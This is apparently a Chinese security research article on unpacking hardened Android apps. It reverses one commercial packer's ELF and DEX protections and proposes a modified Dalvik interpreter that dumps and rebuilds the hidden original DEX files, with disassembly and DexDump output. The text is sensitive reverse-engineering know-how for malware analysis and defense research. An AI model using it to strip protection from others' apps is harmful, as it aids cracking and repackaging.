通常加固服务提供DEX的整体加固方案和定制化的加固。定制化的加固通常需要与开发更为紧密的结合，可能涉及更深层次加固（如native代码加固等），而DEX整体加固只需要用户提供编译好的Android应用程序APK即可。前者目前缺乏样本并需要与加固厂商深度合作，而后者被大多数加固服务厂商作为最基本的免费服务提供，因而后者被使用的更为广泛。本文主要研究对象是针对后者的Android应用程序可执行文件DEX的保护，即DEX文件加密，旨在研究通用的DEX文件恢复方法。而定制化的加固服务或针对native代码的混淆保护等不在本文研究范围内。

0x02 加固服务特点


我们通过一个静态逆向加固方法的例子来详细描述加固服务通常具有的特点。该例子是几个月前某加固厂商使用的方案，由于加固服务经常变换解密算法和方案，因此实现细节并不适用于现在的产品，或其他加固服务，但整体的加固思想和方法和使用的保护手段基本上大同小异。

通常当我们用静态工具分析一个加固后的APP时，AndroidManifest.xml文件里会在保留原始的所有信息，包括定义的组件、权限等等的基础上，新增一个入口点类，通常是application。

而DEX的代码是这样的。

DEX代码只包含很少的类和代码，其主要是做些检测工作或者准备工作，然后通过载入一个native库去动态加载原始的DEX文件。由于使用了动态加载机制，因此加固过的DEX文件中不会涉及原始DEX的眞正代码（也有一些加固并没有采取完整DEX的动态加载）。

接着使用IDA去逆向入口点加载运行的native代码，通常so库也是被混淆加壳的。手段包括破坏ELF头部信息让IDA解析失败，如下图：





通过readelf可以明显看到ELF头部的几个字段是有问题的。

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           ARM
  Version:                           0x1
  Entry point address:               0x0
  Start of program headers:          52 (bytes into file)
  Start of section headers:          141416 (bytes into file)
  Flags:                             0x5000000, Version5 EABI
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         7
  Size of section headers:           108 (bytes)
  Number of section headers:         102
  Section header string table index: 120 <corrupt: out of range>
readelf: Error: Unable to read in 0x2b08 bytes of section headers
```

修复之后，IDA可以正常反汇编so文件了。接着我们从入口点开始分析，会发现F5反编译成C代码会有问题，多个函数内容都不能反编译成正常的C代码。直接看汇编代码看到如下的花指令：

```
  STMFD   SP!, {R0}
  ADRL    R0, sub_3484
  SUB     R0, R0, #4
  BX      R0 ; loc_3480
  ...
loc_3480:
  LDMFD   SP!, {R0}
  STMFD   SP!, {R3-R5,LR}    #真正有用的指令
----------------------       又是一个模式
  STMFD   SP!, {R0}
  ADRL    R0, loc_3304
  SUB     R0, R0, #4
  BX      R0 ; loc_3300
  ...
loc_3300:
  LDMFD   SP!, {R0}
  MOV     R0, #1             #真正有用的指令
  ----------------------     又是一个模式
  STMFD   SP!, {R0}
  ...
```

这是我们总结的该产品的花指令模式。它会通过压栈跳转出栈的方式让反编译的函数辨识出现问题，因为反编译通常会认为一个压栈操作为函数调用，而其实他通过压栈，计算寄存器值，跳转再出栈让反编译失效后并平衡栈后，再执行一条真正有用的指令。因此上述例子中只有两条真正有用的指令。

通过写脚本甚至是人工的方式可以把真正的汇编指令提取出来。提取后再逆向代码，其功能是去解密JNI_OnLoad函数。JNI_OnLoad会从一段数据中再解密出另一个ELF文件，而此时这个新的ELF文件还不能正确反汇编，后面的代码会接着对该ELF进行数据的修正。先解压新

ELF文件中的text端，从text端中提取一个key再去解密rotext，最后才解密出一个真正的对DEX的壳程序，形如：

```
Function name
_Unwind_GetLanguageSpecificData
_Unwind_GetDataRelBase
_Unwind_GetTextRelBase
JNI_OnLoad
processDvmLoader(_JNIEnv *)
runtimeType(void)
findModuleAddr(char const*,bool (*
DexUtil::dexFileSetupBasicPointers(u
dex_recover_from_mem
sub_D9FC
sub_DA36
androidVersion(_JNIEnv *)
sub_DBE0
updateDexOrJar4X(DexOrJar4X *,Dex
updateDexOrJar2X(DexOrJar2X *,Dex
updateApplication(_JNIEnv *,char co
nativeSigCheck(_JNIEnv *,char *,int)
getDexOrJarFor2x(_JNIEnv *,bool)
sub_E4C8
getDexOrJarFor4x(_JNIEnv *,bool,voi
runDex2Oat(char *,char *,char *)
writeDex(char *,uchar const*,uint)
processArtLoader(_JNIEnv *)
getArtLib(void)
getLock(void)
getCurrentThread(void)
artRuntimeStart(void *)
artMapFileAtAddress(uchar *,uint,int
artDexFileOpenMemory(uchar const
getRuntime(void)
getClassLinker(void)
getClassLoaderFromMethod(ArtMet
getJNIEnvFromThread(void *)
artFindPrimitiveClass(_JNIEnv *,char
GetSystemClassLoader(void)
getThreadFromEnv(_JNIEnv *)
ThreadGetCurrentMethod(void *,uin
getCurrentMethod(_JNIEnv *)
artLookupClass(_JNIEnv *,char const
InvokeArtMethod(ArtMethod *,void
decodeJObject(void *,_jobject *)
artRegisterDexFile(void *,void const*
artRegisterOatFile(void const*)
artFindOatFileFromOatLocation(voic
artOatFileBegin(void *)
artOatFileEnd(void *)
artSetCompileTimeClassPath(void *,
artFindOatFileFromOatLocationLock
artRegisterOatFileLocked(void const
artGetOatDexFile(void *,std::string cc
```

```
1  int __fastcall processDvmLoader(int a1)
2  {
3    int v1; // r5@1
4    int v2; // r6@1
5    int v3; // r4@2
6    int v4; // r0@2
7    int v5; // r2@2
8    DexUtil *v6; // ST00_4@2
9    char *v7; // r0@3
10   char *v8; // r4@3
11   int v9; // r0@4
12   int v10; // r0@5
13   int v11; // r0@9
14   int v12; // r0@9
15   int v13; // r0@11
16   size_t v14; // r4@13
17   void *v15; // r6@14
18   const char *src; // [sp+0h] [bp-30h]@3
19   int v18; // [sp+Ch] [bp-24h]@1
20   int v19; // [sp+10h] [bp-20h]@1
21   DexUtil *v20; // [sp+14h] [bp-1Ch]@1
22
23   v1 = a1;
24   v2 = 0;
25   v18 = 0;
26   v19 = 0;
27   v20 = 0;
28   if ( !findModuleAddr(
29           "apk@classes.dex",
30           (bool (__cdecl *)(const unsigned __int8 *, unsigned int, void *))sub_56C4,
31           &v18,
32           packageName) )
33   {
34     v3 = v18;
35     v4 = operator new(24);
36     v5 = *(_DWORD *)(v3 + 32);
37     v6 = (DexUtil *)v4;
38     DexUtil::DexUtil(v4);
39     v20 = v6;
40     if ( DexUtil::loadPadding(v6) )
41     {
42       src = (const char *)(*((_DWORD *)v20 + 2) + 8);
43       v7 = strchr(src, 58);
44       v8 = v7;
45       if ( v7 < src )
46       {
47         v9 = 0;
48         goto LABEL_6;
49       }
50       v10 = atoi(v7 + 1);
51       resSum = v10;
52       v9 = nativeSigCheck(v1, packageName, v10);
```


以上步骤其实是一个ELF文件的壳。新的被解密修正后的ELF文件才是真正对DEX壳的解密程序。这个程序并没有混淆或者加壳，通过逆向后发现，他会取原始DEX后的一段padding数据，获取一些解密和解压需要的参数，对整段padding数据解密解压，就能得到真正原始的DEX文件了。当然ELF中还包括一些反调试反分析的代码，由于我们这是静态分析，不需要顾及这部分代码，如果是使用调试器去附加进程使用dump等动态分析时就需要考虑怎么优雅的bypass这些反调试技巧了。

以上例子是一个动态加载DEX的例子，虽然不同的加固服务在很多技术细节包括解密算法、花指令模式、ELF壳等等上天差地别，但基本上能够代表绝大多数使用动态加载DEX方式的加固服务的整体解密释放运行和静态逆向和破解它的思想方法。我们也是以这个例子来管中窥豹。因为频繁的变换解密算法和加固方式也是加固服务的第一大特点。

同时事实上还存在一些加固并没有使用完整DEX文件的动态加载机制，而是使用运行时动态自修改，这种机制下加固后的DEX文件中将存在原始DEX中的部分准确信息，但受保护的部分代码还是会选择其他方式隐藏。另外还有两者相结合的方式。后面的案例分析中我们将有所涉及。

总结一下，一个加固过的Android应用程序实际上主要是隐藏真正的DEX文件，其自身也会加入诸多保护措施来防止被轻易逆向。可以看到如果纯静态逆向分析其脱壳算法会非常耗时耗力，另外不同的加固服务采取不一样的算法，而每个本身又会频繁变换算法和加固技术让纯静态的逆向脱壳方法短时间内就失效。同时加固服务还会采取除DEX动态加载以外的诸多安卓应用程序保护措施，我们这里稍作总结，并不展开，因为这部分内容甚至可以单独写文章详细说。

第一大类是完整性检验。包含了在运行时对自身的完整性校验，如检查内存中DEX文件的检验值和检查应用程序证书来检测是否被重打包及插入代码。以及对自身环境的检测，如通过检查特定设备文件等方式检测模拟器，通过ptrace或者进程状态等方式检测是否被调试，hook特定的函数防止代码内存被读取或dump等。

第二大类是代码混淆。通常混淆需要基于源码或字节码上修改，其目的是为了让分析者更难以理解程序的语义。最常见的包括修改变量名，方法名，类名等，加密常量字符串，使用Java反射机制调用方法，插入垃圾指令或无效代码打乱程序控制流，使用更为复杂的操作替换原始的基本指令，使用JNI方法打断控制流等。

第三大类我们定义为防分析或代码隐藏技术，其目的是为了用各种方法防止程序代码被直接暴露，轻易分析。最常见的就是上述的DEX整体加密保护，以及运行时动态自修改。运行时动态自修改主要是在程序运行时当执行到特定的类或方法时才将代码解密并执行，同时还可能动态之后才修正或修改部分dalvik数据结构让分析变得困难。另外一些防分析技术需要利用一些小的技巧。例如利用静态分析工具的bug，或解析时的特性来做对抗，包括曾经出现的manifest cheating，APK伪加密，dex文件中的方法隐藏，插入非法指令或不存在的类让静态分析工具崩溃等等。

0x03 脱壳方法思想

面对加固程序，当前比较流行和常用的脱壳方法主要是两种方法。一种是静态的逆向分析，其缺点也很明显，难度大而且无法对抗变换算法。另一种主要是基于内存dump技术的脱壳。缺点在于需要考虑先bypass各种反调试的方法，同时还需要面对日益发展和新的层出不穷的反内存dump的各种技巧。例如篡改dex文件头防穷搜，动态篡改dalvik数据结构破坏内存中的DEX文件等等，这些对抗技术让即使dump出DEX文件后，还需要做大量的通过观察加固特性后的人工修复工作。

所以我们提出一种通用的自动化脱壳方法，我们的方法基于动态分析，无需关心各个不同的加固保护具体实现，也可以统一绕过各种反调试的手段，同时也不需要做后期大量的修复工作。

首先我们脱壳的对象是Android应用程序中的DEX文件，因此我们选择直接修改Android系统中Dalvik虚拟机的源代码进行插桩。因为DEX文件中的代码都需要在Dalvik虚拟机上解释执行，所有的真实行为都能在Dalvik虚拟机上暴露。Dalvik有多个解释模式，其中有portable模式是基于C++实现的，而其他模式由于优化的缘故使用平台相关的汇编语言开发，为了方便实现我们的插桩的代码，一旦发现开始解释执行需要被脱壳的APP时，我们先（源码目录dalvik/vm/interp/Interp.cpp）将解释模式改为portable。这么做的一个好处在于直接修改执行环境可以让加壳程序更加难以检测脱壳行为的存在，相比于调试器附加等方法，该方法更为透明。在解释器上做的另一个好处在于不需要去关心加固程序在哪个阶段进行类的加载和初始化以及解密代码等，直接在运行时就能得到最真实的数据和行为。插桩代码实现在Dalvik解释执行的每条指令切换处（dalvik/vm/mterp/out/InterpC-portable.cpp），这样可以在执行过程中的任意指令处进行脱壳的操作，一边应对边运行边解密的加固程序。最后基于源码的修改能够实施真机部署，Android原生源码可以完美支持所有的Nexus系列手机，也不需要去应对加固程序的检测模拟器手段。

脱壳的本质是去获取程序真实的行为，因此插桩代码其实就是去得到内存中的Dalvik数据结构，来反映被执行的真实代码。在指令执行时可以直接得到该条指令属于的方法，Method这个结构。而每个被执行的方法中都有该方法属于的类对象clazz，而clazz（源码目录dalvik/vm/oo/Object.h）中又有pDvmDex（dalvik/vm/DvmDex.h）对象，其中有pDexFile（dalvik/libdex/DexFile.h）结构体代表了DEX文件，也就是说，执行过程中获取当前方法后，用curMethod->clazz->pDvmDex->pDexFile就能够得到这个方法属于的DEX文件结构。该结构体中包含了所有DEX文件在解释其中被执行时的内存信息，通过解析这个DexFile结构体就能恢复出最真实的DEX。

0x04 简单脱壳实现

至此，我们的第一个反应是有没有现成的程序，可以去翻译Dalvik字节码的，但是以读入内存中的DexFile结构体为输入，同时可以直接基于源码实现，也就是用C/C++实现的，而不是像更多的静态逆向工具直接以读入一个静态DEX文件为输入。找了下发现Android系统源码里本身就提供了DexDump（dalvik/dexdump/DexDump.cpp）这个工具，直接能满足这个要求。我们对DexDump代码稍作修改，插入到解释器中，如下图：

```
/*
 * Dump the requested sections of the file.
 */
void processDexFile(const char* fileName, DexFile* pDexFile)
{
    char* package = NULL;
    int i;

    if (gOptions.verbose) {
        printf("Opened '%s', DEX version '%.3s'\n", fileName,
            pDexFile->pHeader->magic +4);
    }

    if (gOptions.dumpRegisterMaps) {
        dumpRegisterMaps(pDexFile);
        return;
    }

    if (gOptions.showFileHeaders) {
        dumpFileHeader(pDexFile);
        dumpOptDirectory(pDexFile);
    }

    if (gOptions.outputFormat == OUTPUT_XML)
        printf("<api>\n");

    for (i = 0; i < (int) pDexFile->pHeader->classDefsSize; i++) {
        if (gOptions.showSectionHeaders)
            dumpClassDef(pDexFile, i);

        dumpClass(pDexFile, i, &package);
    }
```



让他去读取DexFile，默认就直接在一个APP的主Activity处执行这个代码，主Activity可以通过AndroidManifest.xml文件获取，因为该文件中的入口点类都不会被隐藏。我们发现这样几乎就能够应对大多数加固程序了，能够得到加固程序被隐藏的DEX文件中的真实代码，输出如下图：

```
 Virtual methods   -
   #0              : (in Lcom/example/simple/MyActivity;)
     name          : 'onCreate'
     type          : '(Landroid/os/Bundle;)V'
     access        : 0x0004 (PROTECTED)
     code          -
     codeOff       : 0x53cc8
     registers     : 12
     ins           : 2
     outs          : 6
     insns size    : 78 16-bit code units
053cc8:                                        |[053cc8] com.example.simple.MyActivity.onCreate:(Landroid/os/Bundle;)V
053cd8: 1202                                   |0000: const/4 v2, #int 0 // #0
053cda: 6f20 2100 ba00                         |0001: invoke-super {v10, v11}, Landroid/app/Activity;.onCreate:(Landroid/os/Bundle;)V // method@0021
053ce0: 1503 037f                              |0004: const/high16 v3, #int 2130903040 // #7f03
053ce4: 6e20 cf17 3a00                         |0006: invoke-virtual {v10, v3}, Lcom/example/simple/MyActivity;.setContentView:(I)V // method@17cf
053cea: 1a03 510a                              |0009: const-string v3, "TTT" // string@0a51
053cee: 1a04 e608                              |000b: const-string v4, "MyActivity.onCreate" // string@08e6
053cf2: 7120 4415 4300                         |000d: invoke-static {v3, v4}, Landroid/util/Log;.i:(Ljava/lang/String;Ljava/lang/String;)I // method@1544
053cf8: 2206 2c00                              |0010: new-instance v6, Landroid/content/Intent; // type@002c
053cfc: 1c03 6303                              |0012: const-class v3, Lcom/example/simple/MyBroadcastReceiver; // type@0363
053d00: 7030 cc00 a603                         |0014: invoke-direct {v6, v10, v3}, Landroid/content/Intent;.<init>:(Landroid/content/Context;Ljava/lang/Class;)
V // method@00cc
053d06: 6e20 ce17 6a00                         |0017: invoke-virtual {v10, v6}, Lcom/example/simple/MyActivity;.sendBroadcast:(Landroid/content/Intent;)V //
method@17ce
053d0c: 2207 2c00                              |001a: new-instance v7, Landroid/content/Intent; // type@002c
053d10: 1c03 6503                              |001c: const-class v3, Lcom/example/simple/MyService; // type@0365
053d14: 7030 cc00 a703                         |001e: invoke-direct {v7, v10, v3}, Landroid/content/Intent;.<init>:(Landroid/content/Context;Ljava/lang/Class;)
V // method@00cc
053d1a: 6e20 d017 7a00                         |0021: invoke-virtual {v10, v7}, Lcom/example/simple/MyActivity;.startService:(Landroid/content/Intent;)
Landroid/content/ComponentName; // method@17d0
053d20: 6e10 c917 0a00                         |0024: invoke-virtual {v10}, Lcom/example/simple/MyActivity;.getContentResolver:()
Landroid/content/ContentResolver; // method@17c9
053d26: 0c00                                   |0027: move-result-object v0
053d28: 1a03 900d                              |0028: const-string v3, "content://com.example.simple.MyContentProvider/" // string@0d90
053d2c: 7110 8f01 0300                         |002a: invoke-static {v3}, Landroid/net/Uri;.parse:(Ljava/lang/String;)Landroid/net/Uri; // method@018f
053d32: 0c01                                   |002d: move-result-object v1
053d34: 0723                                   |002e: move-object v3, v2
```



但这个方法的缺点也很明显，就是输出是dalvik字节码的文本形式，一方面无法反汇编成Java，另一方面文本形式非常不适合后续的复杂程序的分析，我们的最佳目的是得到一个完整的DEX文件。

0x05 完善脱壳实现

通常到上一步，许多其他的脱壳工具为了恢复出完整的DEX文件，会选择直接读取pDexFile->baseAddr或者pDvmDex->memMap为起始地址，直接将整个文件大小的内存dump出来。然而我们发现对某些加固软件，这样dump出来的代码里依然不包含真实的代码，这是由于DEX文件中部分真实信息在运行时被修改和映射到了文件连续内存以外的部分，如下图，一个DEX文件被载入内存后，理应是在一个连续的内存空间中，然后被解析赋值为各个动态执行时Dalvik所需的结构体，而部分索引性质的结构体应该指向连续的data数据块。但加固程序可能会做些修改，例如将header的部分数据篡改，以及重新分配不连续的内存来存放data数据，并让那些索引数据块指向的新分配的data块。这样如果直接用dump的方法，则无法得到完整的DEX文件。



我们旨在以统一的方法恢复出原始的DEX文件，不希望还需要针对的不同的壳来做后续的修复，因为这样又将进入到和静态逆向加固算法一样的困境。因此我们基于上述简单实现，有了个更加完善的实现方案，称之为DEX文件重组。过程非常简单，就是在程序执行过程中先获取所有解释器所需的Dalvik数据结构，这里都是内存中真实的被解释执行的数据结构，然后再将这些数据结构组合重新写回成一个新的DEX文件。如上图所示，即使内存不连续，我们也无需关心他对原始映射内存的操作，可以直接获取每块不连续的数据，按照一定的规范去把这些数据重组成一个新的DEX文件。 第一步是去准确获取每个Dalvik数据机构，为了保证获取的准确性，我们采取的方式是和运行中解释器中去执行程序时的获取方式一致（参考DexFile.h 文件中的dexGetXXXX方法），因为一个DEX文件，同一块数据可能有很多种方式去获取的，打个比方，常量字符串可以去读文件头里的偏移去获取，也可以通过stringId列表去获取，等等。正常情况下这些方式都应该是正确的，但是加固程序会去做一些破坏。但它不能去破坏运行时这些数据被获取时用的数据，因为这个一旦破坏，程序就无法正常运行了。具体的获取方式如下图所示：



我们需要遍历每个数组（如pStringIds，pProtoIds，…，pClassDefs）里的某些指针和偏移，每项中都逐一获取，将其内容再合并成一个大类（如stringData，typeList，…，ClassData，Code）。接着获取完重写的时候，需要注意几个问题。首先是对获取这些数据块的排列问题，我们参考了dalvik/libdex/DexFile.h里的map item type codes枚举的顺序进行排列。排列好需要调整每个数据项里的偏移值为新的偏移，如stringDataOff, parametersOff, interfacesOff, classDataOff, codeOff等，接着对于DexHeader, MapList这两个结构体中的值，我们需要重新计算后填写，而不是直接取原来的值，对于一些固定的值例如Header里面的文件头等，我们根据已有知识直接填写。最后需要考虑到内存中的数据表达和DEX文件中

的某些数据格式的差异，例如有些数据项在文件中是ULEB128编码的，而在内存中就直接是int类型，另外还需要注意4字节的对齐，以及encoded_method_format里是field_idx_diff，method_idx_diff而不是简单的index等。具体细节可参考官方的DEX文件格式文档

https://source.android.com/devices/tech/dalvik/dex-format.html

我们在重组的时候忽略了一些数据块，例如所有和annotation相关的数据结构，因为这部分眞实程序使用不多，而结构又特别复杂，忽略以后对分析程序眞实行为影响不大。

0x06 实验与发现

改完代码后，我们重新编译了libdvm模块并将新生成libdvm.so写入系统目录/system/lib/下覆盖掉原始的库文件，我们实验的对象是Galaxy Nexus手机对应Android 4.3版本和Nexus 4手机对应的Android 4.4.2版本。然后我们提交了一个简单的应用程序，送到各个在线加固服务上获取加固后的应用程序版本再实施脱壳。实验发现几乎能够针对所有的加固程序恢复出原始的DEX文件。以下是一些针对加固程序的发现。主要集中在不同的加固所使用的自我保护的手段，这里有些结果是DexDump的文本，因为有些保护措施用这个方式更好的展示出细节，当然全部都能直接恢复成DEX文件。

```
DEX file header:
magic               : ';..\0?..\0'
checksum            : 000518b2
signature           : 7d16...0500
file_size           : 333798
header_size         : 334841
link_size           : 0
link_off            : 0 (0x000000)
string_ids_size     : 6991
string_ids_off      : 112 (0x000070)
type_ids_size       : 1020
type_ids_off        : 28076 (0x006dac)
field_ids_size      : 1662
field_ids_off       : 47648 (0x00ba20)
method_ids_size     : 6368
method_ids_off      : 60944 (0x00ee10)
class_defs_size     : 643
class_defs_off      : 111888 (0x01b510)
data_size           : 686112
data_off            : 133296 (0x0208b0)
```

```
DEX file header:
magic                   : '\0\0\0\0\0\0\0\0'
checksum                : 00000000
signature               : 0000...0000
file_size               : 667868
header_size             : 112
link_size               : 0
link_off                : 0 (0x000000)
string_ids_size         : 7000
string_ids_off          : 0 (0x000000)
type_ids_size           : 1020
type_ids_off            : 0 (0x000000)
field_ids_size          : 1664
field_ids_off           : 0 (0x000000)
method_ids_size         : 6378
method_ids_off          : 0 (0x000000)
class_defs_size         : 645
class_defs_off          : 0 (0x000000)
data_size               : 533396
data_off                : 132672 (0x020640)
```


以上两个例子表明，有些加固程序会将magic number抹去，来隐藏内存中的DEX文件，让穷搜DEX文件的方式失效，另外还会篡改header的大小，以及将header中的各种字段偏移值抹去，由于我们用的方法是对header重新计算，因此重组后的DEX不受其影响。

```
    #1              : (in Lcom/example/simple/MyActivity;)
      name          : 'onCreateOptionsMenu'
      type          : '(Landroid/view/Menu;)Z'
      access        : 0x0001 (PUBLIC)
      code          -
      codeOff       : 0xffdef5d4
      registers     : 5
      ins           : 2
      outs          : 3
      insns size    : 18 16-bit code units
ffdef5d4:                                    |[ffdef5d4] com.example.simple.MyActivity.onCreateOptionsMenu:(Landroid/view/Menu;)Z
